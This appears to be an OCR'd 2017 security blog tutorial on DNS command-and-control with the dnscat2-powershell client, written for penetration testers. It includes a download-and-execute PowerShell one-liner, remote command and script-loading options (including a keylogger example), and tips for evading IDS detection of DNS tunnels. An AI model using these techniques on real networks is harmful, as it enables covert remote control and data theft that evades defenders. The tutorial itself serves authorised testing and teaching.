
11 JAN 2017

HOW-TO, TECHNICAL, TOOL C2, DNS C2, DNSCAT2, POWERSHELL, TUNNELING / 0 COMMENTS

PowerShell DNS Command & Control with dnscat2-powershell

Luke Baggett //



Imagine a scenario where a Penetration Tester is trying to set up command and control on an internal network blocking all outbound traffic, except traffic towards a few specific servers the tester has no access to. In this situation, there is still a last-ditch option the tester can use, that being DNS command and control.

If you're unfamiliar with DNS command and control, the basic idea involves a C2 client sending data inside DNS queries. These DNS queries are forwarded across the internet's DNS hierarchy to an authoritative DNS server, where the C2 server is located. The C2 server then returns data inside the DNS response, which is forwarded back to the C2 client. DNS must be implemented to allow an internal network to communicate with the Internet in any meaningful way, therefore C2 over DNS is highly effective.

Dnscat2 by Ron Bowes is one of the best DNS tunnel tools around for infosec-related applications. DNScat2 supports encryption, authentication via pre-shared secrets, multiple simultaneous sessions, tunnels similar to those in ssh, command shells, and the most popular DNS query types (TXT, MX, CNAME, A, AAAA). The client is written in C, and the server is written in ruby.

I recently finished implementing all the features of the dnscat2 C client in a PowerShell client available here, and included a few extra PowerShell specific features. PowerShell is quite common among real-world attackers and penetration testers alike due to its numerous features, versatility, and the fact it is built in to most Windows systems. In this blog post, we'll look at how the dnscat2-powershell script can be used.

Although dnscat2 is designed to travel over DNS servers on the Internet, it can also send DNS requests directly to a dnscat2 server, which is useful for

testing. This blog post will only show examples using local connections, but you can read about how to set up an authoritative server here.

Setup

Ron Bowes gives a great tutorial on how to install the server in his README for dnscat2. Once the server is ready, you can start it like this:

```
sudo ruby dnscat2.rb --dns "domain=test,host=192.168.56.1" --no-cache
```

Using the "—no-cache" option is required for the PowerShell client to work correctly due to the fact that the nslookup command uses sequential DNS transaction ID values that are not initially randomized.

A Windows machine with PowerShell version 2.0 or later installed is required to use dnscat2-Powershell. The dnscat2 functions can be loaded by downloading the script and running the following command:

```
Import-Module .\dnscat2.ps1,
```


Alternatively you can paste the following command into PowerShell to enable the dnscat2-powershell functionality:

```
IEX (New-Object System.Net.Webclient).DownloadString('https://raw.githubuser
content.com/
lukebaggett/dnscat2-powershell/master/dnscat2.ps1')
```

Once the functions are loaded, run the following command to start the dnscat2-powershell server:

```
Start-Dnscat2 -Domain test -DNSServer 192.168.56.1
```

Start-Dnscat2 is the name of the main function used in dnscat2-powershell that allows clients to establish a command session with the server. From the server, you can now direct the client to perform different actions. Here's a video that shows what this looks like:



If you don't want to use a command session, you can use the -Exec, -ExecPS, or -Console parameters for Start-Dnscat2.

PowerShell Features

Extra PowerShell-related features have been added to dnscat2-powershell

RECENT POSTS


WEBCAST: Attack-n-Crack Wi-Fi
Jordan Drysdale & Kent Ickler // Jordan and Kent


How to Use Nmap with Meterpreter
Brian Fehrman // You've sent your phishing ruse, the


XML External Entity – Beyond /etc/passwd (For Fun & Profit)
Robert Schwass*// Last week I was asked twice in one

BROWSE BY CATEGORY

Glossary of Terms

How-To

Industry

command session. For example, you can simulate an interactive PowerShell session by typing the following command:

```
exec psh
```

You may also pass the -ExecPS switch to Start-Dnscat2 to enable this feature. The client will take input from the server, pass it to Invoke-Expression, and return the output. Variables are preserved throughout the client's lifespan. This allows the usage of awesome PowerShell tools such as PowerSploit.

Scripts can be loaded into memory on the client over DNS by typing the following command:

```
upload /tmp/script.ps1 hex:$var
```

The hex representation of the file will be placed into the $var variable. From there, the hex can be converted to a string and loaded as a PowerShell function. Similarly, typing the following command:

upload bytes:$var /tmp/var

will download a byte array stored in $var, and write it to /tmp/var. At the moment, these two features are new and buggy, and are more reliable with smaller scripts.

In the video below, a simulated PowerShell session is shown, as well as how you can load other PowerShell scripts via DNS. The example script is Get-Keystrokes, part of Powersploit.

Encryption

By default, all traffic is encrypted. This can be turned off by passing -NoEncryption to Start-Dnscat2, and starting the server with following command option:

```
-e open
```

Without encryption, all dnscat2 packets are simply hex encoded, making it fairly simple for people who know the dnscat2 protocol to reassemble the data.

Informational

Interview

News

Non-Technical

Reference

Technical

tool

Webcasts

BROWSE BY TOPIC

2FA ADHD anti-virus Apple AV AV bypass binary Blue Team bypassing AV C2 Cylance encryption hacking Hak5 hardware hacking infosec Kill your AV Linux MailSniper metasploit Microsoft Nessus Nmap Outlook OWA passwords password spraying pen-testing penetration testing pentest Pentesting phishing PowerShell privacy Purple Team ransomware Red Team red teaming social engineering steganography tool tools VM VPN Vulnerabilities

Click here to see Beau Bullock's episodes of Hack Naked TV

Authentication with a pre-shared secret can be used to prevent man in the middle by passing a password to -PreSharedSecret on the client, and the –c option on the server.

Tunnels

Dnscat2 supports tunnels similar to SSH Local Port forwarding. The dnscat2 server listens on a local port and any connection to that port are forwarded through the DNS tunnel, and the dnscat2 client forwards the connection to a port on another host.

One scenario where this comes in handy is when the dnscat2 client is on an internal network with an SSH server. By setting up a tunnel from a port on the server to the SSH server on the internal network, you can achieve an interactive SSH session over DNS. The below video shows how this is done:

Avoiding Detection by generic signatures

There are many ways to detect DNS tunnels. Checking the query length of outbound DNS queries, monitoring the frequency of DNS queries from specific hosts, and checking for specific uncommon query types are a few examples.

A static or random delay can be added between each request the client sends by using -Delay and -MaxRandomDelay with Start-Dnscat2. The delay can be changed from a command session by typing the following command:

```
delay <milliseconds>
```

This can help avoid detection by systems using frequency based analysis. It's useful for a DNS tunnel to use the maximum length of a DNS query to transfer data faster. Yet, how often is a legitimate user going to be sending maximum length DNS queries? A signature could be written based on queries using the precise maximum length of a query. If you want to be slightly more stealthy, you can shorten your maximum request size with the -MaxPacketSize parameter.


Many DNS tunnels will use TXT, CNAME, or MX queries due to the simplicity of processing their responses, and their long response length. These aren't the most common query types, so an IDS may alert on the high frequency of these queries. A and AAAA queries are much more expected, so using them may help you slip past IDS detection. The -LookupTypes parameter for Start-Dnscat2 can be used to pass a list of valid query types to the client. The client will randomly select a query type from this list for each DNS query it sends.

Using all three of these options makes writing a good signature for dnscat2 slightly more complicated. A video below shows all of these options combined, and how modifying the options noticeably impacts data transfer speed.

Conclusion

Tunneling your communications through DNS has some real practical advantages. Primarily, providing a shell in environments with even the most extreme outbound traffic filtering. The major downside is the slow speeds involved with forwarding all your traffic through the internet's DNS servers. Now with a PowerShell version of the dnscat2 client, penetration testers can easily use DNS-based C2 alongside familiar PowerShell tools.

Related




How to create a SOHO router using Ubuntu Linux

March 4, 2016
In "Technical"

Bypassing Cylance: Part 2 – Using DNSCat2

March 28, 2017
In "How-To"



How to Build a 404 page not found C2

July 20, 2016
In "How-To"

My Ransomware Post-Mortem

Android Dev & Penetration Testing Setup – Part 1

Leave a Reply

YOUR NAME

YOUR EMAIL

YOUR WEBSITE

POST COMMENT

NOTIFY ME OF FOLLOW-UP COMMENTS BY EMAIL.

NOTIFY ME OF NEW POSTS BY EMAIL.

SEARCH THE SITE